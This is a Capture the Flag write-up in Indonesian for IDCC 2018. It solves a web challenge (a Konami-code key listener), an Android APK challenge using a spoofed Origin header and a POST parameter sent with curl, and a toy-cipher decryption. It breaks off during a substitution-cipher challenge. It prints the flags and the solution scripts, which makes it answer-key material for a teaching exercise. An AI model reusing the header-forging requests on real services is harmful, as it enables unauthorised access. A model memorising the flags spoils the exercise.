Write-up IDCC 2018

CAPTURE THE FLAG

Indonesia Cyber competition

2018

Ahmad Maulvi Alfansuri

Daftar Isi

Web

Do not cheat! (30pts)

http://206.189.88.9:6301/


Diberikan static web dengan didalamnya terdapat embedded javascript yang mencurigakan. Berikut hasil beautify dari js nya.

```
var canvas = document.getElementById("canvas"),
    ctx = canvas.getContext("2d"),
    canvas2 = document.getElementById("canvas2"),
    ctx2 = canvas2.getContext("2d"),
    cw = window.innerWidth,
    ch = window.innerHeight,
    charArr = ["a", "b", "c", "d", "e", "f", "g", "h", "i", "j", "k",
"l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", "y",
"z"],
    maxCharCount = 100,
    fallingCharArr = [],
    fontSize = 10,
    maxColums = cw / fontSize;
canvas.width = canvas2.width = cw, canvas.height = canvas2.height =
ch;
var keyCodes = [],
    secretstroke = "38,38,40,40,37,39,37,39,66,65";

function randomInt(t, n) {
    return Math.floor(Math.random() * (n - t) + t)
}

function randomFloat(t, n) {
    return Math.random() * (n - t) + t
}

function Point(t, n) {
    this.x = t, this.y = n
}
$(document).keydown(function(t) {
    keyCodes.push(t.keyCode), 0 <=
keyCodes.toString().indexOf(secretstroke) &&
($(document).unbind("keydown", arguments.callee), $.post("flag.php",
function(t) {
        alert(t)
    }))
}), Point.prototype.draw = function(t) {
    this.value = charArr[randomInt(0, charArr.length -
1)].toUpperCase(), this.speed = randomFloat(1, 5), ctx2.fillStyle =
"rgba(255,255,255,0.8)", ctx2.font = fontSize + "px san-serif",
ctx2.fillText(this.value, this.x, this.y), t.fillStyle = "#0F0",
t.font = fontSize + "px san-serif", t.fillText(this.value, this.x,
this.y), this.y += this.speed, this.y > ch && (this.y =
randomFloat(-100, 0), this.speed = randomFloat(2, 5))
};
for (var i = 0; i < maxColums; i++) fallingCharArr.push(new Point(i *
fontSize, randomFloat(-500, 0)));
var update = function() {
    ctx.fillStyle = "rgba(0,0,0,0.05)", ctx.fillRect(0, 0, cw, ch),
ctx2.clearRect(0, 0, cw, ch);
    for (var t = fallingCharArr.length; t--;) {
        fallingCharArr[t].draw(ctx);
        fallingCharArr[t]
    }
    requestAnimationFrame(update)
};
update();
```

Code tersebut adalah code jquery yang akan melisten setiap input kita. Jika kita memasukkan keycode yang diinginkan, yaitu secretstroke = "38,38,40,40,37,39,37,39,66,65"; Kita akan diberikan flag. Untuk melihat table keycode saya menggunakan dari sini https://css-tricks.com/snippets/javascript/javascript-keycodes/.

Keycode untuk mendapatkan flag adalah

Atas, atas, bawah, bawah, kiri, kanan, kiri, kanan, b, a



206.189.88.9:6301 says


IDCC{0nlY_th3_we4K_che4T}

Flag : IDCC{0nlY_th3_we4K_che4T}

007 (100pts)


http://206.189.88.9:9001/

Diberikan suatu web dengan tampilan seperti berikut.



Unfortunately, phone has stahpd working!

Dari gambar android, saya mengasumsikan challenge akan berhubungan dengan android, sehingga saya merubah user agent menjadi android. Dan didapatkan hal yang menarik




206.189.88.9:9001

Terdapat apk yang dapat didownload. Saya lalu beralih untuk menganalisis apk yang diberikan. Sebelum dianalisis, apk tersebut

didecompile dapat melalui apktool atau tools online, saya memilih menggunakan tools online.
http://www.javadecompilers.com/apk


Setelah didecompile akan didapatkan zip hasil decompile apk tersebut. Saya lalu mencoba coba untuk mencari string flag, bug ataupun password yang mungkin terdapat diaplikasi tersebut tetapi hasilnya nihil karena aplikasi tersebut hanya aplikasi statik yang tidak melakukan koneksi ke luar.

Saya lalu mencoba fuzzing dan menemukan hal yang menarik di txt.




```
a@a-l ~/cfx/007_t0p_5ecr8_source_from_JADX $ grep -Ri txt
res/values/strings.xml:     <string name="app_host">007_h0st.txt</string>
resources/res/values/strings.xml:     <string name="app_host">007_h0st.txt</string>
```

Berikut hasil cat dari res/values/strings.xml



```
    <string name="app_host">007_h0st.txt</string>
    <string name="app_name">007</string>
    <string name="app_origin">agent_007.com</string>
    <string name="app_param">agent</string>
    <string name="app_value">0071337</string>
    <string name="app_verb">POST</string>
    <string name="appbar_scrolling_view_behavior">android.support.design.widget.Ap
```


Saya mengakses file tersebut dan didapatkan page yang pasti akan mengeluarkan flag.



Not secure | 206.189.88.9:9001/007_h0st.txt

```
http://206.189.88.9:9001/flag.php
```


Namun ternyata masih gagal.



Not secure | 206.189.88.9:9001/flag.php


```
Wrong origin
```

Saya lalu menggunakan burpsuite untuk mengganti berbagai header. Yang mungkin dibutuhkan oleh flag.php.



```
GET /flag.php HTTP/1.1
Host: 206.189.88.9:9001
Cache-Control: max-age=0
Save-Data: on
Origin: agent_007.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/69.0.3497.81 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```


```
HTTP/1.1 200 OK
Date: Tue, 25 Sep 2018 03:06:51 GMT
Server: Apache/2.4.10 (Debian) PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 15
Connection: close
Content-Type: text/plain

Agent required!
```




```
POST /flag.php HTTP/1.1
Host: 206.189.88.9:9001
Cache-Control: max-age=0
Save-Data: on
Origin: agent_007.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/69.0.3497.81 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Length: 13

agent=0071337
```

```
HTTP/1.1 200 OK
Date: Tue, 25 Sep 2018 03:08:00 GMT
Server: Apache/2.4.10 (Debian) PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 15
Connection: close
Content-Type: text/plain

Agent required!
```

Masih belum berhasil. Saya lalu mencoba copy as curl, fiture bawaan burp untuk membuat curl request dari request tersebut. Dan ternyata berhasil.



```
a@a-l ~/cfx/007_t0p_5ecr8_source_from_JADX $ curl -i -s -k  -X $'POST'     -H $'Save-Data: on' -H $'Origin: agent_007.com' -H $'Upgrade-Insecure-Requests: 1' -H $'User-A
gent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.81 Safari/537.36'    --data-binary $'agent=0071337'     $'http://206.189.8
8.9:9001/flag.php'
HTTP/1.1 200 OK
Date: Tue, 25 Sep 2018 03:09:11 GMT
Server: Apache/2.4.10 (Debian) PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 32
Content-Type: text/plain

IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}a@a-l ~/cfx/007_t0p_5ecr8_source_from_JADX $ 
```



```
IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}a
```

Flag : IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}

Cryptography

DecryptME (50pts)


DecryptME (50pts)
Decrypt and win.
decryptme.py 41a26e5b3e59f51002ae45532dc5319d
enkripsi 32621c0c5b290103164d9941ba04aa46

Diberikan script enkripsi sebagai berikut.

```
from base64 import *
def enkripsi(plain, keys):
    enc = []
    plain = b64encode(plain)
    for i, l in enumerate(plain):
        kunci = ord(keys[i % len(keys)])
        teks = ord(l)
        enc.append(chr((teks + kunci) % 127))
    return ''.join(enc)
```

String dienkripsi dengan cara merubahnya kebase64 lalu dilakukan penjumlahan linear dan modulo terhadap suatu keys. Asumsikan string depan adalah IDCC{. Ubah kedalam base64 akan didapat SURDQ3s=. Dengan mereverse fungsi saya dapat mendapatkan sebagian key.

```
baca = open("enkripsi").read()

key = ""

"IDCC{"

asli = "SURDQ3s="
print asli
for i in range(0, 7):
    key += chr( ord(baca[i]) + 127  -  ord(asli[i])  )
    print key
```




```
r
ra
raj
raja
rajar
rajara
rajara
```

Kita dapat mengasumsikan bahwa keys nya adalah raja.

Karena kita memiliki keys, maka kita tinggal reverse fungsi encript.

```
from base64 import *

baca = open("enkripsi").read()

key = ""

"IDCC{"

asli = "SURDQ3s="
print asli
for i in range(0, 7):
     key += chr( ord(baca[i]) + 127  -  ord(asli[i])  )
     print key

dapet = ""
key = "raja"
def decrypt():
     global dapet
     for i in range(len(baca)):
          dapet += chr( ord(baca[i]) + 127 -  ord(key[i % 4]) )
          print dapet

decrypt()
```



```
SURDQ3s=
r
ra
raj
raja
rajar
rajara
rajarak
S
SU
SUR
SURD
SURDQ
SURDQ3
SURDQ3t
SURDQ3tT
SURDQ3tTM
SURDQ3tTMW
SURDQ3tTMW1
SURDQ3tTMW1w
SURDQ3tTMW1wb
SURDQ3tTMW1wbD
SURDQ3tTMW1wbDN
SURDQ3tTMW1wbDNf
SURDQ3tTMW1wbDNfN
SURDQ3tTMW1wbDNfNG
SURDQ3tTMW1wbDNfNG5
SURDQ3tTMW1wbDNfNG5k
SURDQ3tTMW1wbDNfNG5kX
SURDQ3tTMW1wbDNfNG5kX3
SURDQ3tTMW1wbDNfNG5kX3N
SURDQ3tTMW1wbDNfNG5kX3N0
SURDQ3tTMW1wbDNfNG5kX3N0U
SURDQ3tTMW1wbDNfNG5kX3N0Uj
SURDQ3tTMW1wbDNfNG5kX3N0UjR
SURDQ3tTMW1wbDNfNG5kX3N0UjRp
SURDQ3tTMW1wbDNfNG5kX3N0UjRpZ
SURDQ3tTMW1wbDNfNG5kX3N0UjRpZ2
SURDQ3tTMW1wbDNfNG5kX3N0UjRpZ2h
SURDQ3tTMW1wbDNfNG5kX3N0UjRpZ2h0
SURDQ3tTMW1wbDNfNG5kX3N0UjRpZ2h0f
SURDQ3tTMW1wbDNfNG5kX3N0UjRpZ2h0fQ
SURDQ3tTMW1wbDNfNG5kX3N0UjRpZ2h0fQ=
SURDQ3tTMW1wbDNfNG5kX3N0UjRpZ2h0fQ==
SURDQ3tTMW1wbDNfNG5kX3N0UjRpZ2h0fQ==
a@a-l ~/cfx $ echo "SURDQ3tTMW1wbDNfNG5kX3N0UjRpZ2h0fQ==" | base64 -d
IDCC{S1mpl3_4nd_stR4ight}a@a-l ~/cfx $
```

Decode base64 yang didapatkan. Dan dapatkan flag.

Flag : IDCC{S1mpl3_4nd_stR4ight}

OldCrypt (70pts)

OldCrypt (70pts)
Just another crypt..
 flag 521c7b4017c54581bba73836c13fce12
 kunci fec41800b9708cd470fe7c0395f57bef

Diberikan file flag dan kunci.

Berikut file flag.

```
zezse rarvrt hpmoe
pmyph heyr zkmrhvphhrm apmer
lknvrnevrt yrmsr vkvrt
xrzsre kmfhrp zknretmjr
vrxhrn skvrmfe
yrhhrm yknehry wrhyp
